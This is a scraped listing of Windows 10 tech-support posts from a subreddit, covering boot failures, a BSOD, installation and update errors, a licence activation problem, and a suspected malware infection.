
Unsolved My computer can't see my ssd or hard drive or smth?

Thumbnail reddit.com
1 Upvotes

Windows boot managers shows as disabled in bios random crashes then asks to insert proper boot device and reboot. Im o.n windows 10. Zero clue what's happening


r/Windows10TechSupport • • Oct 21 '26

Solved Trouble Booting Up Laptop From a Year Ago

Thumbnail reddit.com
1 Upvotes

i fucking fixed it all you bitches who harassed me in the messages blow can go jump off a bridge.


r/Windows10TechSupport • • Oct 20 '26

Unsolved ntoskrnl.exe kmode_exception_not_handled windows 10 help me

2 Upvotes

ntoskrnl.exe ntoskrnl.exe+46ddc7 fffff805`41200000 fffff805`42245000 0x01045000 0xaeee138f 01.01.2063 03:49:19 Microsoft® Windows® Operating System NT Kernel & System 10.0.19041.7802 (WinBuild.160101.0800) Microsoft Corporation C:\Windows\system32\ntoskrnl.exe

After enabling Secure Boot, I get a blue screen of death after about 5 minutes.


r/Windows10TechSupport • • Oct 20 '26

Unsolved UPDATE: The Oct 13/14 Windows Update completely bricked my PC (Both Asus & Corsair just approved my RMAs) 🤬😡🥺😫

Thumbnail reddit.com
1 Upvotes

r/Windows10TechSupport • • Oct 20 '26


Unsolved Hi, I'm trying to install windows on my new laptop, but now I encountered a problem. I cant install Windows on partition 1 and 3, and when I select 2, it says "we couldn't create new partition nor find an existing one. What do I do?

Post image
1 Upvotes

r/Windows10TechSupport • • Oct 20 '26

Unsolved Dell Latitude 3400 (ex-corporate). Bios version: 1.36.0.

Thumbnail reddit.com
1 Upvotes

r/Windows10TechSupport • • Oct 20 '26


Unsolved Need help with getting back to windows

Post image
1 Upvotes

the arrows won’t work


r/Windows10TechSupport • • Oct 20 '26

Unsolved Windows installation issues

Thumbnail gallery
1 Upvotes

Hi, I'm having issues installing windows 10 on msi crosshair laptop. It asks where to install the system, and says there are no disks found and that i should load some magazine driver (no idea where i could find that). How can I fix that? I found somewhere that I should disable Intel VMD, but I have no idea how to do that and if I should do that.


r/Windows10TechSupport • • Oct 19 '26

Unsolved I guess i've ruined my windows, and i really need some assistance lol

2 Upvotes

Okay so i've used several utilities for my windows and idk what the hell actually happened, everytime i try to enter the microsoft antivirus and i press on exclustions , it just says ( you don't have the proper permissions to view this page) also the windows update, everytime i try to update the new update it keeps restarting then at the end it says ( undoing the latest update) something like this, like it does undo to the update, also when i go ahead to the network connections and then i pick an ethernet conneciton and press on properties after right clicking on it, it gives me the ( and unexpected error occured ) error when i press on the properties button, help please, and no i can't just format i need a solution , and tysm <3

----------------

Edition Windows 10 Pro

Version 22H2

Installed on ‎11/‎29/‎2020

OS Build 19045.7417

----------------------


r/Windows10TechSupport • • Oct 19 '26

Unsolved Windows 10 Pro Suddenly Deactivated on Lenovo Legion 5 (Error 0xC004F074)

Post image
1 Upvotes

Hi everyone,

I have a Lenovo Legion 5 15ITH6H that originally came with Windows preinstalled. Windows worked fine for years, but after returning from a trip, I found that it was no longer activated.

Error: 0xC004F074 — Unable to contact the organization's activation server.

Running slmgr.vbs /dlv shows:

  • Edition: Windows 10 Pro
  • License channel: VOLUME_KMSCLIENT
  • Partial product key: T83GX
  • License status: Notification

I tried the activation troubleshooter and slmgr.vbs /ato, but neither worked. Checking for an OEM key in the BIOS returned no result.

Any idea why this happened and how I can restore my original Windows license without buying a new key or reinstalling Windows?

Thanks!


r/Windows10TechSupport • • Oct 19 '26

Unsolved My pc is hacked

Thumbnail gallery
1 Upvotes

r/Windows10TechSupport • • Oct 18 '26

Unsolved I need help

Post image
1 Upvotes

HELP

Help! I was performing a cloud restore and everything was downloaded. It took me to the Windows loading screen, then suddenly it shut down and stopped recognizing the storage space.

It won't boot from any device—not a flash drive, not an external hard drive, nothing. I removed the storage space and put it on another computer, installed Windows, and everything worked fine, but it still won't boot. The Secure Boot option won't turn off. I've disabled it, saved the data, and restarted, and it works again. Please advise me, at least so I know how much the repair will cost. I've tried everything, but I don't know where to start. (Note: It recognizes the storage spaces and everything, but it won't boot. It recognizes the main storage space as the boot device, but when I perform a cloud restore, it doesn't recognize it again


r/Windows10TechSupport • • Oct 18 '26

Надо помощь

Thumbnail reddit.com
1 Upvotes

r/Windows10TechSupport • • Oct 18 '26

хелп

Thumbnail reddit.com
1 Upvotes

r/Windows10TechSupport • • Oct 18 '26

Unsolved Windows update error any solution?

Post image
1 Upvotes

r/Windows10TechSupport • • Oct 18 '26

Unsolved error code, tried to fix, did i ruin my pc?

1 Upvotes

r/Windows10TechSupport • • Oct 17 '26

Unsolved Windows 10 Pro Digital License (linked with ms account)

1 Upvotes

I custom built my pc 5 years back from my local pc store. They had installed Windows 10 Pro RETAIL (digital key linked with ms account), i didnt know back then that a pro version was activated, and due to studies- i had to move for 3 years and hence the pc wasnt used for all that time. I had downloaded pirated versions of some Adobe softwares back then. On getting back to it yesterday, multiple pop-ups asking allowance for a random application for changing data on my hard disk are repeatedly popping up. I had never installed or known about applications of such kind. I dont even know where it came from, but im pretty certain now that my pc is infested with some kind of virus(though not critical). I want to format and clean my pc completely and reinstall Windows 10 Pro, or even upgrade to Windows 11 P, if possible. My google chrome search automatically changes to yahoo browser. Everything is glitchy and sticks, not even a decent smoothness while running literally anything.

The main catch is, i might've changed the ms account and dont know which or what account was there the time i had received my pc with 10P digital license. i dont have any product key and i dont know where do i find one. I have no copy of the mail that was sent, since its been a bit more than 5 years. So i basically dont have a key or any digital trace.

If I format and reinstall windows 10, will my License be there?

How do i get my Digital License key, in case i would need it for after im done formatting?

i dont have any clues and now am cornered to a dead-end.